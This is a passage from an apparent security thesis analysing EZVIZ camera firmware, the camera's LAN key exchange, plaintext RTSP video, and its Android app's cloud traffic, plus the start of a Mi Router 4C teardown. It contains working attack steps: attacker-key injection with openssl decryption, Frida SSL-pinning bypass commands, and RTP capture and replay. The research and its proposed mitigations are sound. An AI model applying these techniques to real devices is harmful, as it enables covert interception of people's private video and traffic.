```

- **Cryptographic material:** The `binwalk` results include multiple DER certificates, AES S-Boxes, SHA256 constants, CRC32 tables and DES tables. These elements represent low-level cryptographic primitives and embedded certificates used by the firmware and by TLS/PKI components. Their presence was corroborated by manual string inspection and by locating PEM blobs inside filesystem partitions.
- **Compression formats:** Several compression schemes are present. LZMA was identified at offsets consistent with the compact "mini" subsystem, while LZO dominates large portions of the application image. Zlib fragments are present inside JFFS2 filesystems. These findings were confirmed by `unblob`, which reported the following chunk distribution:

  ```
  Chunks distribution
  -------------------

  | Chunk type
  ↪  | Size      | Ratio  |
  | LZO
  ↪  | 4.65 MB   | 58.18% |
  | JFFS2_NEW
  ↪  | 1.31 MB   | 16.41% |
  | UNKNOWN
  ↪  | 1.27 MB   | 15.87% |
  ```

```
| LZMA
↪  | 738.05 KB | 9.01%  |
| PADDING
↪  | 43.68 KB  | 0.53%  |
```

- **Filesystem layout:** Multiple JFFS2 filesystem signatures were detected at distinct offsets. These JFFS2 instances contain configuration files, certificates and runtime data. Zlib compressed segments inside these filesystems indicate additional per-file compression to save space.
- **Interpretation discipline:** The statements in this section reflect direct artefacts discovered by automated analysis and string inspection. Where a function is assigned to a partition, the assignment is supported by explicit evidence (embedded file paths, command names, certificates, or RTOS strings) rather than speculative inference.

Conclusions from binary examination

The combined `binwalk` and `unblob` results demonstrate a layered firmware structure in which compressed code blobs coexist with filesystem partitions and embedded cryptographic material. LZO-compressed application data constitutes the majority of the image by size; LZMA is used for compact kernels/subsystems; JFFS2 stores persistent configuration, certificates and dynamic state. This layered approach balances storage efficiency and runtime access patterns and must be considered when reasoning about update integrity and attack surface.

Partition functions and contents (integrated view)

By correlating the `mtdparts` table, `binwalk` hits, `unblob` statistics and strings discovered in each partition, the role and typical contents of each region are described below. Each description is based on direct evidence extracted from the flash image.

- **`mtd0` (bld, 256 KB):** Contains the U-Boot bootloader binary and associated boot metadata. The bootloader provides hardware initialization, SPI flash primitives and an interactive prompt used for device maintenance.
- **`mtd1` (env, 64 KB):** Stores U-Boot environment variables. These variables include boot commands, network configuration and memory parameters. The data is presented as typical U-Boot environment key/value entries and is required for reproducible boot sequences.
- **`mtd2` (enc, 64 KB):** Contains a small set of ASCII strings interleaved with large unused or zeroed regions. The observed content is limited to a few short identifiers; no complete key blobs were unambiguously exposed in plaintext. The distribution of cryptographic tables elsewhere in the image makes this partition a likely candidate for storage of security constants or protected metadata, but the exact format and usage remain documented only to the extent that readable strings permit.
- **`mtd3` (mini, 1152 KB):** LZMA-compressed minimal runtime subsystem. Analysis of extracted strings and log fragments shows that this partition contains a compact

RTOS environment (RT-Thread) with a shell, filesystem support and low-level drivers. Typical artifacts: RT-Thread banner text, basic shell commands (e.g. `ls`, `ps`, `ping`), early device initialisation routines and networking stack initialization messages.

- **`mtd4` (arc, 320 KB):** LZO-compressed auxiliary libraries and real-time modules. The partition includes code and data related to inter-module IPC, media preprocessing (audio echo cancellation and noise suppression routines were discovered), and performance-sensitive helper routines used by the main application.
- **`mtd5` (app, 4992 KB):** Primary application image. The partition contains the main RT-Thread application logic, multiple LZO compressed blobs, embedded PEM certificates and references to product-specific modules and SDK paths. Strings and extracted source paths point clearly to EZVIZ/Hikvision application modules (networking, streaming, PTZ control, update logic).
- **`mtd6` (res, 640 KB):** Static resources and read-only data used by the main application. Binwalk identified JFFS2 structures and certificate bundles in this partition. Typical contents include default OSD resources, static images and initial certificate bundles.
- **`mtd7` (mcu, 128 KB):** Reserved region for MCU firmware or auxiliary microcontroller code. The partition appears unused or sparsely populated in the examined image.
- **`mtd8` (cfg, 576 KB):** JFFS2 filesystem containing dynamic configuration, device identity and runtime logs. The partition includes files under a `/devinfo` style layout (device identifiers, certificate files, and configuration blobs). Boot messages referencing `config_sec_*` routines operate on data consistent with files extracted from this partition.

The mapping above is supported by concrete indicators: discovered file paths, RTOS banner strings, PEM certificates, compression headers and JFFS2 filesystem signatures. The presence of cryptographic constants and certificate material in the image is relevant to trust and update mechanisms and is discussed further in the security implications section (later in the thesis).

5.2.6 Binary and Ghidra

This subsection documents the steps used to prepare and analyse raw binaries extracted from flash, as well as practical lessons learned while performing static analysis.

Raw binary extraction and format considerations

Some portions of the firmware contain compressed or packed segments; these were decompressed with `lzop` or by using the offsets reported by `binwalk`, then loaded as separate modules for analysis.

The extracted application blobs are raw binary images rather than ELF objects. This is consistent with an embedded build flow where the final image is produced via a command such as:

```
arm-none-eabi-objcopy -O binary app.elf 5C010.bin
lzop -o 5C010.lzo 5C010.bin
```

Stripping ELF headers and producing a raw binary simplifies flash layout and reduces metadata; however it also removes symbol information and explicit entry/section metadata, increasing the effort required for reverse engineering.

Base address and Ghidra

For raw binaries the correct base address is critical to obtain meaningful cross-references and data pointers in a disassembler. When the base address was set incorrectly, many expected cross references (XREFs) to `.rodata` and config strings were absent in Ghidra.

The `allyourbase` tool was used with conservative parameters to search candidate base addresses. A candidate base suggested by `allyourbase` produced coherent cross-references in Ghidra and enabled function discovery where a naive base did not. The low 16 bits of a string reference were matched against addresses found in code to derive a consistent base shift.

The recommended loading practice for the examined blobs was: set architecture to `ARM:LE:32:v7`, apply the empirically determined base address (from `allyourbase` and string cross-reference analysis) and enable aggressive function discovery options in Ghidra.

5.2.7 Boot and Execution Flow

Analysis of the serial console output and flash partition contents reveals a complex boot and runtime architecture, with multiple firmware images loaded under the same RTOS but serving distinct roles and exhibiting partially overlapping functionality.

Bootloader and firmware load commands

Upon power-on, the SoC BootROM initializes basic hardware and transfers control to U-Boot, stored in `mtd0`. From the U-Boot console, two firmware load commands are particularly relevant:

- `bootmini`: loads the compact diagnostic firmware from the `mini` partition.
- `bootrt`: loads the main application firmware from the `app` partition. This is the **default** boot command.

Both commands rely on U-Boot's `loadss` mechanism, which copies the entire firmware image from flash into predefined RAM addresses and transfers execution to the entry point. This preserves the absolute addresses embedded in the binary, ensuring that strings, data sections, and code reside at the expected RAM offsets.

Execution of the "mini" firmware

Execution of `bootmini` loads the maintenance environment into RAM. This firmware prints initialization logs, sets up the filesystem, network stack, peripheral drivers, and exposed an interactive shell (`tshell`). However, it serves strictly as a diagnostic tool: it lacks

the higher-level application logic required for standard camera operations, such as video streaming or cloud connectivity.

The serial output is consistent with an RT-Thread 3.1.3 instance. The full bootlog is available in Appendix B, but a small excerpt illustrating the initialization sequence follows:

```
HKVS # bootmini
load mini to 0xa0000000 ...

Thread Operating System 3.1.3 build Jan 16 2023 - 14:11:27
SDK V2.1.2-g100a56b
[SFUD] Find a XMC XM25QH64C flash chip. Size is 8388608 bytes.
[I/FAL] RT-Thread Flash Abstraction Layer(V0.4.0) initialize success.
[I/DFS] Device File System initialized!
lwIP-2.0.2 initialized!
[I/SAL_SKT] Socket Abstraction Layer initialize success.
jffs2 System dfs_mount ok!
minisys driver_init ok...
[wdt] set topval: 9, top_s: 30
atbm_wifi_hw_init
rt_hw_usbotg_init start
Init: Power Port (0)
msh />
```

As shown, the image initializes essential low-level components like the JFFS2 filesystem, lwIP network stack, flash abstraction layers, and watchdog timers. Selected configuration verification routines (`config_sec_*`) also run to ensure integrity checks are performed at startup.

Partition correlation and log attribution

Strings extracted from each firmware image and correlated with captured logs confirm the functional separation between the partitions:

- Certain messages (`Socket Abstraction Layer initialize success`, `minisys wait for jffs fs`) appear exclusively in `mtd3-mini`.
- Others (`set_tx_power_rate`, `rt_hw_usbotg_init`) are found only in `mtd5-app`.
- A subset of messages (`Device File System initialized!`, `atbm_wifi_hw_init`) are present in both images, reflecting shared RT-Thread modules.

This mapping highlights the distribution of functional components: the diagnostic firmware exposes maintenance and hardware inspection routines, while the main application firmware implements device-specific operations.

Execution of the main application firmware

The `bootrt` command initiates the primary firmware stored in `mtd5-app`. In contrast to the interactive shell provided by `bootmini`, `bootrt` mode does not provide any feedback through the console and immediately launches the production environment. The firmware contains specialised code for product functions, including streaming capabilities, pan-tilt-zoom (PTZ) control, and EZVIZ/Hikvision module references, operating without interactive shell access.

Unified RTOS architecture and functional implications

A detailed inspection of the firmware headers, memory layout and string patterns confirmed that both images rely on a single RT-Thread instance. It has been determined that the apparent eCos signatures identified in previous `binwalk` analyses were false positives resulting from non-whole matching strings.

The architecture employs this dual-path design to support distinct operational goals: a maintenance mode for low-level inspection and recovery (`bootmini`) and a production mode for full functionality (`bootrt`). This separation allows for hardware debugging and filesystem repair without interfering with or loading the heavy application logic.

5.2.8 LAN Live View Authentication and Cryptographic Exchange

This subsection documents the observed LAN-local authentication workflow and the experiments performed to characterize the initial key-exchange between the companion application and the camera. The aim consists in deriving conclusions about how local pairing/authentication and session key material are negotiated. The LAN authentication involves an RSA-wrapped exchange yielding a 16-byte payload plausibly serving as session key material. The described experiment provides a reproducible basis for further analysis (firmware reverse-engineering or runtime debugging) to confirm session key derivation and video encryption usage.

Context and Motivation

Local (LAN) operation supports a "Live view (LAN)" mode that connects the companion application directly to the camera without traversing vendor cloud servers. Intercepting these LAN exchanges was prioritized to determine whether video encryption keys are derived from user-set credentials (e.g., the device password or verification code) and whether an on-network attacker could recover session keys via passive capture. The hypothesis underlying this prioritization posited that, if session keys were exchanged in a recoverable manner over the unsecured LAN TLS channel, an adversary positioned on the local network could intercept and decrypt video streams, thereby compromising confidentiality without requiring physical access to the device or cloud credentials. This expectation stemmed from the observation that LAN modes are often optimized for performance, potentially at the expense of security. TLS interception of cloud traffic was infeasible without disabling application pinning (requiring instrumentation such as Frida on a rooted device). However, the LAN channel does not enforce client certificate pinning, enabling interception of TLS sessions on port `8443` thanks to `PCAPDroid` mobile app (with its MITM TLS addon), and this raises concerns about exposure to man-in-the-middle attacks; the experiment sought to quantify this risk by capturing and analyzing the handshake. Multicast discovery (239.255.255.250, SSDP/UPnP) is used by the app to locate cameras on the LAN. This mechanism was verified through packet captures to confirm device enumeration prior to authentication, providing the entry point for subsequent handshake analysis.

Password and Verification Code

The companion application requires a password for LAN Live View access. If password was not changed by the user, then it is the factory verification code (labelled `VC` on the device), presented on the camera's underside (example: `PBMFKJ`). The app indicates that this password is used as a key (or to derive a key) protecting video encryption. Correct entry of the password in LAN Live View enables the local connection. The role of the password was hypothesized to extend beyond mere authentication — potentially serving as a seed for symmetric key derivation — to ensure that only authorized users could access encrypted streams.

Observed LAN TLS Exchange and RSA-Wrapped Payload

After LAN TLS was established, the application transmits a fixed, structured packet containing the username (`admin`) and an ASN.1 PKCS#1 RSA public key blob (in cleartext before the camera response). This initial packet is identical across multiple devices, indicating it is constant in all EZVIZ mobile apps worldwide. The consistency across devices suggested a hardcoded public key in the application binary, which could imply a shared secret vulnerable to extraction; however, the primary focus remained on the camera's response to assess key material exposure. The camera responds with a blob, which was hypothesized to be indeed RSA-encrypted with the previous public key. It was hypothesized that this blob contains a short piece of data — most likely a session nonce or, more critically, a symmetric encryption key — encrypted with the provided public key. This hypothesis was confirmed experimentally.

By generating a custom keypair, the intent was to confirm that the camera, despite mobile app sends the same public key worldwide, imposes no validation on the public key (e.g., no pinning or whitelist), expecting that an attacker-supplied key would be accepted and used for RSA-encryption, thereby allowing immediate RSA-decryption of the response. The workflow proceeded as follows:

1. A temporary 1024-bit RSA keypair was generated to match the observed modulus size in application packets, ensuring compatibility with the camera's encryption routine:

   ```
   openssl genpkey -algorithm RSA -out priv.pem -pkeyopt rsa_keygen_bits:1024
   openssl rsa -in priv.pem -RSAPublicKey_out -outform DER -out pub_pkcs1.der
   xxd -p pub_pkcs1.der | tr -d '\n' > pub_pkcs1.der.hex
   ```

   The choice of 1024 bits reflected empirical observation of the fixed key size, hypothesizing that larger keys would be rejected or truncated; the DER format was selected for direct injection into the handshake payload.

2. The DER PKCS#1 public key hex was injected into the application handshake, replacing the built-in constant public key via proxy interception and payload modification. The device accepted it and produced an RSA-encrypted response, confirming the absence of key validation and fulfilling the expectation of vulnerability to active attacks.

3. The response blob was converted to binary and decrypted locally with the generated private key:

```
xxd -r -p responseLetsSee.hex > responseLetsSee.bin
openssl pkeyutl -decrypt -inkey priv.pem -in responseLetsSee.bin -out
↪  decrypted.bin
```

The decrypted content consists of ASCII-encoded hexadecimal characters representing a 16-byte (32-character) sequence, for example:

```
38616432636534393961373137336534366435323236666238393232306263 38
```

Converting the ASCII hex yields a raw 16-byte value. Its size and structure are consistent with session key material, such as a nonce or, worse, a 128-bit AES key. However, attempts to decrypt the captured video streams using this value as a key did not result in a valid or intelligible video output.

Interpretation and Limitations

The evidence supports the following conclusions, derived from this experiment:

- In mobile EZVIZ app, the LAN TLS channel lacks the certificate-pinning applied to cloud connections, making on-LAN MITM practically feasible. The experiment's success with the custom PCAPDroid certificate confirmed this gap. Mobile EZVIZ app accepts any well-formed X.509 certificate presented during the LAN TLS handshake on port 8443. This design allows an on-path attacker to perform a complete man-in-the-middle attack (for example, attacker may send commands through the control channel).
- The camera, after having established LAN TLS channel, performs a RSA-based exchange: the mobile app sends an RSA public key and receives an RSA-encrypted response. Local decryption yields a 16-byte value encoded as ASCII hexadecimal. Camera imposes no validation on the received public key as application data; it accepts any well-formed RSA public key, including attacker-generated ones. An active adversary can send their own public key, receive the encrypted 16-byte response, and decrypt it immediately, rendering the exchange insecure against active network attacks. Even if the app uses a fixed public key worldwide — forcing the attacker to manually extract private key from the mobile app binary which requires time and effort — the lack of public-key-fixed validation negates this. The reconstruction explicitly tested and validated this vulnerability.
- The 16-byte value matches AES-128 material (key or IV), a nonce for a key-derivation function (KDF), or an authentication challenge. Its exact role remains unproven without further analysis.
- The password/VC unlocks LAN Live View. It may serve only as an authentication token or combine with the 16-byte value (e.g., via KDF) to derive the symmetric session key. If authentication-only, recovering the 16-byte payload compromises video confidentiality if it is the encryption key. If used in derivation, passive recovery requires the password/VC as well. This motivates further firmware analysis, that will reveal that this is not the key used to encrypt the video stream.

Definitive role determination of the session material requires firmware or mobile app reverse-engineering of cryptographic routines or runtime instrumentation to observe key usage. The experiment advanced understanding by providing recoverable material but highlighted the need for dynamic tracing to link the payload to media encryption.

Practical mitigation strategies to prevent LAN TLS MITM include:

1. **Public-Key Certificate Binding via QR Code Pairing**

   - The initial pairing process should use a QR code containing the camera's public-key certificate. This QR code could be printed on a sticker attached to the device.
   - Each camera must have a unique key pair and corresponding certificate.
   - During initial configuration, the application should only accept the certificate that matches the QR code binding. Once verified, it can proceed to validate the certificate's signature against the vendor's EZVIZ CA public key.

   If implemented correctly, this approach effectively eliminates the possibility of a man-in-the-middle (MITM) attack.

   However, if users are allowed to connect via LAN live view without scanning the QR code, an attacker could exploit this by using a compromised key pair (for example, from their own camera). They could respond to multicast discovery requests, causing the app to connect to the attacker's device instead of the legitimate camera. To mitigate this, an additional measure is needed:

2. **Serial Number Verification**

   - To ensure the certificate (presented by the camera during TLS handshake) belongs to the genuine device rather than an attacker's camera, the application should prompt the user to enter the camera's serial number (printed on the device).
   - The serial number must also be embedded within the certificate. The app must then verify both the certificate's signature (using the vendor CA public key) and that the serial number in the certificate matches the one provided by the user.

   This ensures that even if an attacker possesses a valid certificate for a different camera, they cannot impersonate another device.

5.2.9 RTSP Stream Analysis and Plaintext Video Delivery

The companion mobile application exposes a user-configurable option to enable an RTSP server on the camera. When this option is activated, the device opens a streaming port (default: 554) and accepts RTSP client connections using the common URL authentication form. During testing, a functional stream was established with a standard RTSP client by supplying the factory verification code (printed on the underside of the device, example: `PBMFKJ`) when the device password had not been changed:

```
vlc rtsp://admin:PBMFKJ@10.23.147.60:554
```

Objective and hypothesis. The experimental objective was to determine whether media transport was protected by transport-layer encryption (e.g., SRTP) or whether RTP payloads were delivered in cleartext on the local network. The working hypothesis was that, if confidentiality were enforced for local streams, packet captures of RTP traffic would exhibit encryption artifacts (for example, SRTP headers, authentication tags, or otherwise opaque payloads). If true, mere possession of network access would not suffice to reconstruct the video without the corresponding cryptographic keys.
Methodology and motivation. To test this hypothesis, a network packet capture was recorded on the same LAN while the RTSP stream was active. The capture was converted to an RTP-formatted dump using `rtpdump` in order to attempt offline reconstruction of the media stream and to verify whether playback without keys was possible. The conversion and replay steps were performed as follows:

```
rtpdump -F dump rtpcapture.pcapng > stream.rtp
vlc stream.rtp
```

This procedure was chosen to reproduce the realistic attack scenario in which an adversary with network access and a copy of a passive capture attempts to reconstruct the video stream without interacting with the camera or obtaining session keys.
Observed behaviour and analysis. The RTP dump replayed successfully in the RTSP client, producing a clear H.264 video stream. The packet capture did not reveal the factory verification code (`PBMFKJ`) in cleartext; the username (`admin`) appeared but the verification code itself was not observed in plaintext within the capture. Crucially, the media payloads were not protected by SRTP or any other transport-layer encryption — RTP packets carrying H.264 NAL units were present and were reconstructable without additional cryptographic material.

This empirical result falsified the initial confidentiality hypothesis. Although the RTSP session required authentication and the device uses a verification code as a gating mechanism for client connection, the media transport itself was delivered in plaintext on the LAN. Consequently, an adversary with the ability to capture local traffic or to place a host on the same network segment can reconstruct and view the video stream from the captured RTP without needing access to the camera's authentication secret. The authentication step therefore provides access control at session setup but does not ensure confidentiality of the media path in the observed configuration.
Conclusion. The analysis demonstrates that enabling RTSP on the device exposes media that is reconstructable from passive network captures. From a security perspective, this behaviour gives a false sense of security: confidentiality cannot be assumed merely because an authentication mechanism is present at session establishment. The mobile application's own warning that enabling RTSP "may pose security risks" is consistent with these findings: enabling the RTSP server exposes plaintext media to any network adversary capable of capturing or intercepting LAN traffic.

5.2.10 Application Architecture and Native Components

This subsection collects findings on package layout, native libraries, and component responsibilities. The investigation was motivated by the hypothesis that sensitive cryptographic operations — such as key exchange and media encryption — are delegated to native code

for performance and obfuscation, thereby requiring targeted dynamic analysis to observe their runtime behavior.

Installed package layout and native libraries

The installed Android package employs App Bundles with split APKs. The deployment structure was obtained via ADB to establish the location of native components:

```
adb shell pm path com.ezviz
package:/data/app/.../com.ezviz-.../base.apk
package:/data/app/.../com.ezviz-.../split_config.arm64_v8a.apk
package:/data/app/.../com.ezviz-.../split_ezviz_assets.apk
```

The `split_config.arm64_v8a.apk` contains the majority of native libraries responsible for core functionality. A detailed inspection of the native split indicates the presence of several shared libraries (`.so` files) that collectively implement the majority of the application's low-level functionality. Among the most significant are the Hikvision networking stack (`libhcnetsdk.so`), which handles device discovery, control operations, and video streaming, and a set of encryption-related modules such as `libHCCore.so`, `libencryptprotect.so`, and `libCSSLTrans.so`, which are responsible for data protection, transport-layer security, and key management routines.

Other libraries, including `libsadp.so` and `libstreamConfig.so`, appear to manage local network discovery (via multicast) and negotiate streaming parameters such as resolution and encoding profiles. Custom cryptographic components are also present — namely `libsslPrivate.so` and `libcryptoPrivate.so`, which indicate a private OpenSSL build integrated into the native SDK, and `libSecretKey.so`, which contains embedded AES and RSA constants observed through static analysis.

Execution traces collected from `logcat` during LAN device discovery show that the Java layer primarily serves as a thin interface: activities such as `com.videogo.add.landevice.LanDeviceListActivity` and `com.videogo.add.landevice.LanManualAddDeviceActivity` delegate most operations to the native layer through JNI bindings. Once a camera is selected, the transition to `com.videogo.playerrouter.EzvizPlayActivity` triggers the immediate loading of the streaming libraries, leading to the exchange of capability information with the device — returned as an XML structure that defines supported resolutions, codecs, and frame rates.

Although static inspection of `libSecretKey.so` suggests the presence of hard-coded cryptographic material, dynamic observation indicates that these constants are not invoked during runtime sessions. Instead, encryption primitives are instantiated on demand within `libhcnetsdk.so` and related modules. This finding highlights the importance of combining static and dynamic analyses: the presence of cryptographic data in binary code does not necessarily imply its active use during operation.

Dynamic Analysis of Cryptographic Operations via Frida

To investigate the use of cryptographic primitives within the application, Frida instrumentation was performed on a rooted device (Xiaomi Redmi Note 7, SELinux permissive so permits Frida attaching). The analysis targeted native libraries that potentially implement

encryption routines, with the initial hypothesis that media confidentiality might be enforced through AES operations on RTP payloads after session setup. Two operational contexts were considered: LAN streaming and cloud-mediated streaming.

The following command was used to trace relevant function calls:

```
frida-trace -U -n EZVIZ -I "libHCCore.so" -I "libHCCoreDevCfg.so" -I
↪  "libcryptoPrivate.so" -I "libsslPrivate.so" -I "libhcnetsdk.so" -I
↪  "libSecretKey.so" -I "libencryptprotect.so" -I "libhpr.so" -I
↪  "libmbedtls.so" -I "libsadp.so"
```

Methodology and motivation. Frida traces were collected while initiating streaming sessions and during sustained receive activity in order to capture both control- and data-path cryptographic calls. The objective was to identify any symmetric-key operations applied to media at the application layer that would not be visible in transport-layer traces alone. Observing such operations would explain scenarios in which passive captures of transport-layer traffic are insufficient to reconstruct plaintext media despite apparent absence of SRTP on the LAN.

Observed behaviour. Frida traces consistently recorded TLS/session receive activity (e.g. `SSL_read`, `SSL_pending`, `SSL_want`, `CLinkTCPSSL::GetSSLTransInterface()`, `NetSDK::DoRecvForRealRecv()`); these entries correspond to an active TLS channel (notably on port 8443) and repeated network-buffer management. Offline analysis of TLS-decrypted captures produced video-like blobs that were not directly playable as standard H.264.

Interpretation. The mismatch between unobstructed TLS traces and non-replayable decrypted blobs suggests additional protection or transformation at or above the application layer (for example, proprietary obfuscation or application-level encryption). Static inspection revealed AES-related routines in the binaries, although their execution on the media path was not observed in the current traces.

Conclusion and next steps. Targeted hooking of the identified AES routines, expanded dynamic tracing (including firmware-side libraries), and static/dynamic correlation of function addresses to runtime data flows are required to determine whether media are protected by application-layer cryptography or a proprietary format.

5.2.11 Cloud Communications and SSL Pinning

SSL pinning bypass for cloud traffic inspection

The application enforces certificate pinning for connections to the vendor domain space (for example, `*.ezvizlife.com`), preventing ordinary proxy interception. To permit analysis, dynamic pinning-bypass techniques were applied using Frida (on a rooted Xiaomi Redmi Note 7 with permissive SELinux which allowed Frida attaching) and community scripts. Representative invocations used during testing included:

```
frida -U -n EZVIZ --codeshare akabe1/frida-multiple-unpinning
frida -U -n EZVIZ --codeshare sowdust/universal-android-ssl-pinning-bypass-2
```

Both approaches effectively neutralised the common pinning checks observed in the application (for example, TrustManager and typical OkHttp v3 hooks), thereby permitting full TLS interception with PCAPDroid (TLS-MITM addon) for subsequent traffic analysis.

Decrypted cloud traffic observations

With pinning disabled and TLS interception in place, cloud login and session behaviour were inspected across multiple sessions to verify consistency. Representative findings follow.

Observed request format. An example observed POST request to the login endpoint took the form (password hash truncated and author's email obfuscated for privacy):

```
POST /api/v3/users/loginV2 HTTP/1.1
Content-Type: application/x-www-form-urlencoded

account=MYMAIL@BUTIWONTSHAREIT.COM
&password=FeEZGtZN4I9LYf2NsZgOHkqqFjUv7SUeXlKw4NM7leJUC/.../U38jL9
&rootFlag=1
```

The `password` field is not transmitted as a plaintext password; instead it appears as an encoded or hashed blob (the captured form value is reproduced above in truncated form for analysis).

Key findings.

- **Credentials:** Password material is not sent in cleartext; the observed form value is an opaque, encoded/hash-like blob rather than a human-readable password string.
- **Telemetry:** Each login transmits extensive device and environment metadata, including mobile operator, device model and Android version, connectivity type (Wi-Fi vs. cellular), and a root-status flag (for example, `rootFlag=1`). Such telemetry has clear privacy implications.
- **Session and identity:** The server-issued session identifier remains largely stable across repeated sessions when not explicitly invalidated. A persistent user identifier was observed across sessions. The application also receives the historical login list (other device logins) including IP addresses and timestamps.
- **Connectivity:** STUN binding requests were observed, consistent with attempts to establish P2P tunnels for media when network conditions permit; a relay/fallback mechanism is used otherwise.
- **Cloud media protection:** The application indicates that cloud-delivered video must be "unlocked" using the device password (or verification code). Cloud media therefore appears to be protected at the application layer such that decrypted TLS payloads do not yield directly playable video without the unlocking step.

Implications. Cloud channels enforce certificate pinning and transmit credentials as an opaque, non-plaintext blob. Cloud video additionally requires an application-level "unlock" using the password or verification code, indicating protection beyond TLS — assuming the vendor does not possess the camera password or verification code, though this cannot be confirmed. The application also transmits extensive telemetry (device, network, root status, login history), raising some privacy concerns.

5.3 Mi Router 4C

The Mi Router 4C, a budget-oriented embedded device, operates on a customized variant of OpenWrt. The investigation detailed herein addresses hardware characterization, UART interface activation (initially suppressed by firmware configuration), SPI NOR flash extraction with rigorous integrity validation, structural decomposition of the firmware image using binwalk, and the establishment of a persistent root shell through precise alterations to the JFFS2 overlay that stores NVRAM parameters. Special attention is devoted to resolving the challenge of environment variable persistence across reboots, elucidating the indispensable diagnostic role of the UART interface at the hardware level.

5.3.1 Storage and Hardware Identification



Figure 5.7. Mi Router 4C PCB

Accurate identification of the non-volatile storage component was recognized as a prerequisite for any subsequent programming activity. This step was motivated by the need to ensure compatibility with programming tools. Visual inspection of the integrated circuit revealed the markings `GigaDevice 25Q127CSIG UF5275 AJ2106`. Cross-referencing these identifiers with the manufacturer's datasheet confirmed the device as a 16 MB (128 Mbit) SPI NOR flash [12]. This provides the necessary parameters for tool configuration for dumping operations. In particular, it influences the configuration of the CH341A programmer, where chip identifiers such as `GD25Q127C` or the functionally equivalent `GD25Q128C` were employed (5.7).

5.3.2 UART and Boot Log

UART Interface and Initial Access

Access to the UART interface was pursued to acquire comprehensive boot-time logs and enable direct runtime interaction with the embedded system for diagnostic or modification purposes, and to identify configuration parameters and potential points of intervention. The hypothesis posited that a standard UART header would be present and functional, albeit possibly disabled post-boot, and that empirical baud rate testing would yield a stable connection.

The presence of a clearly labeled (VCC, RC, GND, TX) on the printed circuit board significantly simplified physical UART connectivity; standard jumper wires were sufficient to interface the header pins with a USB-to-TTL serial adapter. The baud rate was empirically determined through iterative trials, with real-time observation in a serial terminal application confirming stable communication at 115200 bps, probably the most common value in UART for embedded systems.

The problem with UART connection is that console does not accept any input: after power-on, the console outputs boot log but keyboard input is ignored. The hypothesis formed was that the UART interface is disabled by a firmware configuration parameter after boot, preventing interactive access despite physical connectivity. This was later confirmed through boot log analysis, which revealed a kernel command-line parameter explicitly disabling UART functionality post-boot.

Boot Log Analysis

An examination of the boot log was conducted to map the initialization timeline, identify key configuration sources, and establish a basis for subsequent interventions. The full log can be seen in the Appendix C and spans from U-Boot execution through kernel startup, filesystem mounting, and userspace service initialization. The analysis aimed to map the boot sequence and identify key sources of configuration and persistent storage.

The log begins with low-level hardware initialization in U-Boot:

```
U-Boot 1.1.3 (Aug 14 2020 - 12:28:08)
Board: Ralink APSoC DRAM: 64 MB
Power on memory test. Memory size= 64 MB...OK!
flash manufacture id: c8, device id 40 18
find flash: GD25Q128C
env is right!
```

This segment confirmed the flash chip identity (GigaDevice GD25Q128C, 16 MB), validated DRAM functionality, and indicated that the U-Boot environment was loaded successfully: the presence of `env is right!` suggested that environment variables are stored in a dedicated flash region and maybe subject to integrity checks.

U-Boot then presents a boot menu and proceeds to load the kernel image from flash offset `0xbc160000`, identified as:

```
Image Name: MIPS OpenWrt Linux-3.10.14
Data Size: 1436818 Bytes = 1.4 MB
```

The Linux kernel initializes with:

```
[ 0.000000] Linux version 3.10.14 ... #1 MiWiFi-R4CM-3.0.23 Fri Aug 14 12:35:14
↪  UTC 2020
[ 0.000000] The CPU feqenuce set to 575 MHz
[ 0.000000] CPU0 revision is: 00019655 (MIPS 24KEc)
```

At this stage, the kernel command line is parsed from U-Boot's boot arguments:

```
[ 0.000000] Kernel command line: console=ttyS1,115200n8 uart_en=0 factory_mode=0
,->
mem=64m root=/dev/mtdblock8
```

The parameter `uart_en=0` was interpreted as an explicit firmware-imposed disablement of the UART console following the boot sequence, thereby accounting for the observed lack of an interactive shell despite verified hardware connectivity. The hypothesis was formulated that altering this flag to `uart_en=1` within a persistent configuration store would restore durable console access across reboots.

The kernel reports 64 MB total RAM, with 60.492 MB available after reservations.

Partitioning of the MTD flash is logged as follows:

```
[    1.510000] Creating 9 MTD partitions on "raspi":
[    1.520000] 0x000000000000-0x000001000000 : "ALL"
[    1.520000] 0x000000000000-0x000000020000 : "Bootloader"
[    1.530000] 0x000000020000-0x000000030000 : "Config"
[    1.540000] 0x000000030000-0x000000040000 : "Factory"
[    1.540000] 0x000000040000-0x000000050000 : "crash"
[    1.550000] 0x000000050000-0x000000060000 : "cfg_bak"
[    1.560000] 0x000000060000-0x000000160000 : "overlay"
[    1.560000] 0x000000160000-0x000000dc0000 : "OS1"
```

5.3.3 Network Service Enumeration

Enumeration of open network ports was performed inside LAN using `nmap` to delineate potential remote attack surfaces and to verify alignment with expected service profiles for an OpenWrt-derived router firmware:

```
$ nmap 192.168.1.1
PORT STATE SERVICE
80/tcp open http
```

